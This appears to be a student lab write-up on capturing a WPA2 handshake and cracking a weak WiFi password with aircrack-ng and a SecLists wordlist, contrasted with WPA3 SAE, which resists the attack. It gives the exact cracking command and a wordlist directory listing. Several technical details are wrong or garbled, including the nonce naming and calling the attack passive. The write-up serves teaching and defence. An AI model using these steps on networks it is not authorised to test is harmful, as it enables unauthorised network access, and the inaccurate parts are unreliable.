


Filter used in wireshark → eapol

EAPOL (Extensible Authentication Protocol over LAN) is a network protocol used for authentication in WiFi networks, and the 'eapol' wireshark filter displays only packets related to the WPA/WPA2 4-way handshake process. Select the packet which contains message 2 of the 4-way handshake.



Visible key data in Wireshark



The WPA key data in Message 2 of the handshake is visible in Wireshark by expanding the "IEEE 802.11 wireless LAN" section, then the "802.1X Authentication" layer, and finally the "Key Information" fields.
This expansion reveals critical details like the client's nonce (ANonce), MIC (Message Integrity Check), and key data fields that are essential for verifying the handshake is complete and contains the encrypted password information needed for cracking.

Password cracking using wordlists

You can use aircrack-ng with Mint Linux's built-in wordlists (typically located in /snap/seclists/current/Passwords such as probable-v2-wpa-top447.txt) to perform a dictionary attack against the captured handshake file, comparing each password's hash against the encrypted key data.


Command used → aircrack-ng newcapture-01.cap -w /snap/seclists/current/Passwords/WiFi-WPA/probable-v2-wpa-top447.txt

This command iterates through 447 password combinations, computing the pre-shared key (PSK) for each word until it finds a match that generates the same encrypted handshake data captured in your .cap file.

```
[redacted]@DELL-VOSTRO:~$ /snap/seclists/current/Passwords
bash: /snap/seclists/current/Passwords: Is a directory
[redacted]@DELL-VOSTRO:~$ cd /snap/seclists/current/Passwords
[redacted]@DELL-VOSTRO:/snap/seclists/current/Passwords$ ls
Books                      Default-Credentials  Most-Popular-Letter-Passes.txt          scraped-JWT-secrets.txt
clarkson-university-82.txt der-postillon.txt    mssql-passwords-nansh0u-guardicore.txt  seasons.txt
Common-Credentials         Honeypot-Captures    openwall.net-all.txt                    Software
corporate_passwords.txt    Keyboard-Walks       Permutations                            stupid-ones-in-production.txt
Cracked-Hashes             Leaked-Databases     PHP-Hashes                              unkown-azul.txt
darkc0de.txt               Malware              README.md                               WiFi-WPA
days.txt                   months.txt           SCRABBLE-hackerhouse.tgz                Wikipedia
[redacted]@DELL-VOSTRO:/snap/seclists/current/Passwords$ cd WiFi-WPA
[redacted]@DELL-VOSTRO:/snap/seclists/current/Passwords/WiFi-WPA$ ls
probable-v2-wpa-top447.txt  probable-v2-wpa-top4800.txt  probable-v2-wpa-top62.txt
```

Voila! Password Cracked

When aircrack-ng finds a match, it displays "KEY FOUND!" followed by the actual WiFi password in brackets, along with statistics showing how many keys were tested and the time elapsed.



Password Found :
hello123

Keys checked :
64 out of 447


WHAT VULNERABILITY OF WPA2 HANDSHAKE IS BEING EXPLOITED ?

The attack exploits two core vulnerabilities-

1) The unauthenticated nature of the 802.11 Deauthentication frame, which allows an attacker to easily spoof the router's identity and force a client device to disconnect.

2) The susceptibility of the WPA2 4-Way Handshake to an offline brute-force attack. When the client automatically reconnects, the full handshake (containing the Message Integrity Code, or MIC) is captured. Since the MIC is derived from the Pre-Shared Key (PSK), it can be used offline in a dictionary attack to guess the network password without any further interaction with the live network, making the security of WPA2 entirely dependent on the strength of the password.

This is a form of a passive attack and is nearly impossible to detect.




Client-Side Defense for WPA2-PSK

Using strong, complex passwords in WPA2-PSK is the client's primary defense against brute-force attacks on captured handshakes.

While no password is completely immune to discovery. Sophisticated wordlists and rainbow tables can eventually crack weak credentials.

A sufficiently strong significantly increases the computational time and resources required for an attacker to succeed. This delay can make the attack impractical or unfeasible, effectively deterring many threat actors who will move on to easier targets rather than invest excessive time in cracking a single network.

Comparison with WPA3's 'SAE' Handshake



Let's see how WPA3's SAE handshake compares to the WPA2 4-way handshake even when we use an easy password.

Using same old weak password as used in wpa2-psk hello123


The difference here is we have configured the network security as 'WPA3-Personal' instead of 'WPA2-PSK'

Why a passive brute-force attack is not possible against WPA3 based wireless networks ?

When capturing a WPA3 handshake, the key data value extracted from message 2 yields no results during wordlist attacks because WPA3's Simultaneous Authentication of Equals (SAE) protocol fundamentally changes the authentication process.

Unlike WPA2's 4-way handshake where the PSK is directly derived from the password and used to generate the PMK, WPA3 uses a Dragonfly key exchange that incorporates forward secrecy. The SAE handshake derives session-specific keys through an elliptic curve or finite field cryptography process that prevents offline dictionary attacks—even with the captured handshake data, the password cannot be verified without active x in the authentication exchange. This design ensures that passive capture of authentication frames is insufficient for password cracking, as each session's keys are ephemeral and independently generated.

Again, we use wireshark to analyse the capture file for WPA3 handshake. We use the ‘eapol’ filter. Here the packet which contains message 2 of the SAE handshake, we find the key data value.



Example output of password matching using wordlists →

```
[!] Failed to crack handshake: wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting
```

When we do a password matching using wordlists, it displays the message ‘failed to crack handshake, wordlist did not contain password’.

This failure demonstrates WPA3's enhanced security design, where the captured handshake data we obtained cannot be used to verify password guesses through traditional brute-force methods, unlike WPA2 where the same approach would successfully test passwords against the captured 4-way handshake.

When we run Aircrack-ng wordlist matching on the WPA3 capture file, it displays "unsupported key version" because the tool does not recognize or support WPA3's SAE handshake format, as it was designed exclusively for WPA/WPA2-PSK authentication methods. This error confirms that Aircrack-ng lacks the capability to process WPA3's different cryptographic framework, preventing you from attempting offline password attacks using this traditional cracking tool.